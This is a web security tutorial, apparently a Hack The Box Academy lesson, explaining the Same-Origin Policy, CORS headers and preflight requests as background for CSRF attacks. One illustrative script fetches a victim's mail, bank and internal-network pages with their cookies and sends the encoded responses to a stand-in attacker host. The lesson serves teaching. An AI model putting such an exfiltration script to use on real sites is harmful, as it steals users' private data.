# **Same-Origin Policy & CORS**

To fully understand defenses against CSRF attacks and how to bypass them, we first need to discuss the [Same-Origin Policy](https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy) and [Cross-Origin Resource Sharing (CORS)](https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS).

## **What is the Same-Origin Policy?**

The Same-Origin policy is a security mechanism implemented in web browsers to prevents cross-origin access to websites. In particular, JavaScript code running on one origin cannot access a different origin. This prevents a malicious site from exfiltrating information from other origins and restricts the type of requests it can make to other origins.

The origin (refer to [RFC 6454](https://datatracker.ietf.org/doc/html/rfc6454) for more on the concept) is defined as the scheme, host, and port of a URL. The Same-Origin policy applies whenever two URLs differ in at least one of these three properties. For instance, an http site and an https site have different origins due to the difference in scheme. Furthermore, https://academy.hackthebox.com and https://hackthebox.com also have different origins due to the difference in hosts. On the other hand, https://hackthebox.com and https://hackthebox.com:443 share the same origin, as the scheme, host, and port match (the default port of https is 443).

Given that web browsers implement the Same-Origin policy, vulnerabilities and bugs within their software can lead to bypasses, resulting in potentially high-severity security vulnerabilities.

#### **Without the Same-Origin Policy**

To understand why the Same-Origin policy is crucial to web security, let us imagine a scenario where it does not exist.

Assume that upon visiting the malicious website https://exploitationserver.htb on our private laptop in our home network, it executes the following JavaScript code:

Code: html


<script> async function exfiltrate\_data(url) { // get data const response = await fetch(url, {credentials: "include"}); const data = await response.text(); // exfiltrate data await fetch("https://exfiltrate.htb/exfiltrate?c=" + btoa(data)); } // exfiltrate mails exfiltrate\_data("https://mymails.htb/getmails"); // exfiltrate bank data exfiltrate\_data("https://mybank.htb/myaccounts"); // exfiltrate internal service exfiltrate\_data("https://192.168.178.5/"); </script>

The JavaScript code on https://exploitationserver.htb makes three fetch requests to https://mymails.htb/getmails, https://mybank.htb/myaccounts, and https://192.168.178.5/ from our browser. If we are logged in to any of these sites, our browser will potentially send our session cookies along with these requests, depending on the SameSite cookie configuration. This makes these requests authenticated. The JavaScript code then exfiltrates the response by sending it back to https://exfiltrate.htb/exfiltrate. This way, the attacker running https://exfiltrate.htb obtains the response to the three authenticated GET requests from our user account, enabling the attacker to access our emails on https://mymails.htb, our bank details and account balance on https://mybank.htb, and even our wiki running in our home internal network on https://192.168.178.5 (which is not publicly accessible but can only be reached from the local network).


This is a significant security violation, and we can do nothing to prevent this from happening. The Same-Origin policy is specifically designed to mitigate this issue.

#### **With the Same-Origin Policy**

As discussed above, the Same-Origin policy blocks access across origins. In the above case, the origin of https://exploitationserver.htb differs from all three origins attacked by the malicious website due to the different host. Thus, the call to fetch to a different origin raises an error in the browser caused by the Same-Origin policy, and https://exploitationserver.htb is unable to access and exfiltrate the data:



Understanding that the Same-Origin policy stops https://exploitationserver.htb from only accessing the response to the cross-origin request is crucial. The (potentially authenticated) request itself is still sent. We can confirm this in Burp. Note the Origin and Referer headers indicating that it is indeed a cross-origin request:



This behavior can lead to CSRF attacks since the request is not held back.

There are certain exceptions to the Same-Origin policy. For instance, we can include resources such as img, video, and script tags cross-origins. For example, even though it is loaded cross-origins, we can include Hack The Box Academy's logo on a website we own using the following HTML code:

Code: html

<!DOCTYPE html><html> <body> <script> var img = document.createElement("img"); img.setAttribute("src", "https://academy.hackthebox.com/images/logo.svg"); document.body.appendChild(img); </script> </body></html>

## **What is CORS?**

Cross-Origin Resource Sharing (CORS) is a W3C standard to define exceptions in the Same-Origin policy. This enables an origin to define a list of trusted origins and HTTP methods to allow across origins.

#### **Why do we need CORS?**


To understand why we need CORS, let us assume the following scenario, which is common in the real world: a web application hosted on http://vulnerablesite.htb displays data. To do so, it talks to an API hosted on http://api.vulnerablesite.htb. More specifically, the application running on http://vulnerablesite.htb consists of only the front-end code, which fetches data from the API. The API implements a simple REST API consisting of endpoints to create, read, update, and delete data.

This allows for a simple front-end web application that does not need to handle any logic regarding the data. In particular, the front-end code handles the interaction with the API, for which it can use JavaScript code similar to the following so all data is fetched once the site is loaded:

Code: javascript

// fetch datafetch("http://api.vulnerablesite.htb/data", { method: "GET"}).then((response) => {return response.json();}).then((data) => {// add to DOM<SNIP>})

However, as discussed above, this violates the Same-Origin policy since http://vulnerablesite.htb and http://api.vulnerablesite.htb are different origins. As such, the above JavaScript code results in an error, and the data is not loaded properly:



Now, let us discuss how CORS works and what a web application can do to talk to an API without errors caused by the Same-Origin policy.

#### **How does CORS work?**


A web server can configure exceptions to the Same-Origin policy via CORS by setting any of the following CORS headers in the HTTP response (we will discuss preflight requests later):

* [Access-Control-Allow-Origin](https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Access-Control-Allow-Origin): define Same-Origin policy exceptions for a specific origin
* [Access-Control-Expose-Headers](https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Access-Control-Expose-Headers): define Same-Origin policy exceptions for specific HTTP headers
* [Access-Control-Allow-Methods](https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Access-Control-Allow-Methods): define Same-Origin policy exceptions for allowed HTTP methods in response to a preflight request
* [Access-Control-Allow-Headers](https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Access-Control-Allow-Headers): define Same-Origin policy exceptions for allowed HTTP headers in response to a preflight request
* [Access-Control-Allow-Credentials](https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Access-Control-Allow-Credentials): if set to true, define Same-Origin policy exceptions even if the cross-origin request contains credentials, i.e., cookies or an Authorization header
* [Access-Control-Max-Age](https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Access-Control-Max-Age): define for how long the information in the other CORS-headers can be cached without issuing a new preflight request

The most straightforward CORS configuration is that of a so-called simple request, which can be made from plain HTML, without any script code. Simple requests can be GET or HEAD requests without any custom HTTP headers as well as POST requests without any custom HTTP headers and a Content-Type of either application/x-www-form-urlencoded, multipart/form-data, or text/plain.

In our example, fetching data is implemented in a GET request to http://api.vulnerablesite.htb/data. This is a simple request as it fulfills the above conditions. Therefore, the API must only configure an exception for the requesting origin by setting the Access-Control-Allow-Origin header in all API responses.

Afterward, the web application at http://vulnerablesite.htb can read the response from the cross-origin request. Here is the cross-origin request as well as the response in Burp:



#### **Preflight Requests**


All requests that do not fall under the simple requests conditions are called preflighted requests. Before sending these cross-origin requests, the browser sends a preflight request to the different origin containing all the parameters of the actual cross-origin request. This enables the web server to decide whether to allow the cross-origin request. The browser waits for the response to the preflight request and only continues to send the actual cross-origin request if the web server allows it by setting the corresponding CORS headers in response to the preflight request. Since the browser asks the web server for permission before sending the actual cross-origin request, CSRF vulnerabilities with preflighted requests are impossible.

The preflight request is an OPTIONS request that contains the following headers:


* [Access-Control-Request-Method](https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Access-Control-Request-Method): inform the server about the HTTP method used in the actual request
* [Access-Control-Request-Headers](https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Access-Control-Request-Headers): inform the server about the HTTP headers used in the actual request

For example, if the API needs to accept JSON data in a POST request from the web application, a simple request is insufficient because the Content-Type is set to application/json, which is not allowed in a simple request. Thus, the browser will send a preflight request before sending the actual request. The API needs to set the CORS response headers accordingly to tell the browser it allows the cross-origin request. More specifically, it must allow the origin http://vulnerablesite.htb, the method POST, and the header Content-Type.

With the CORS headers configured correctly, the web application and API can talk to each other without Same-Origin policy issues. Suppose a user wants to create a new data item with a POST request; the user's browser will first send a preflight request to check if the API allows the potentially dangerous cross-origin request:



Since the response contains the correct CORS headers, the browser knows that the API allows the preflighted request; therefore, it continues with sending it:



Since this request also contains a CORS header with the requesting origin, the browser adds an exception for the Same-Origin policy so that the web application can access the response and check the result of the operation (in this case, Success).

To enable a PUT request for updating data and a DELETE request for deleting data, the API must adjust the Access-Control-Allow-Methods CORS header in the response to the preflight request to include all permitted methods.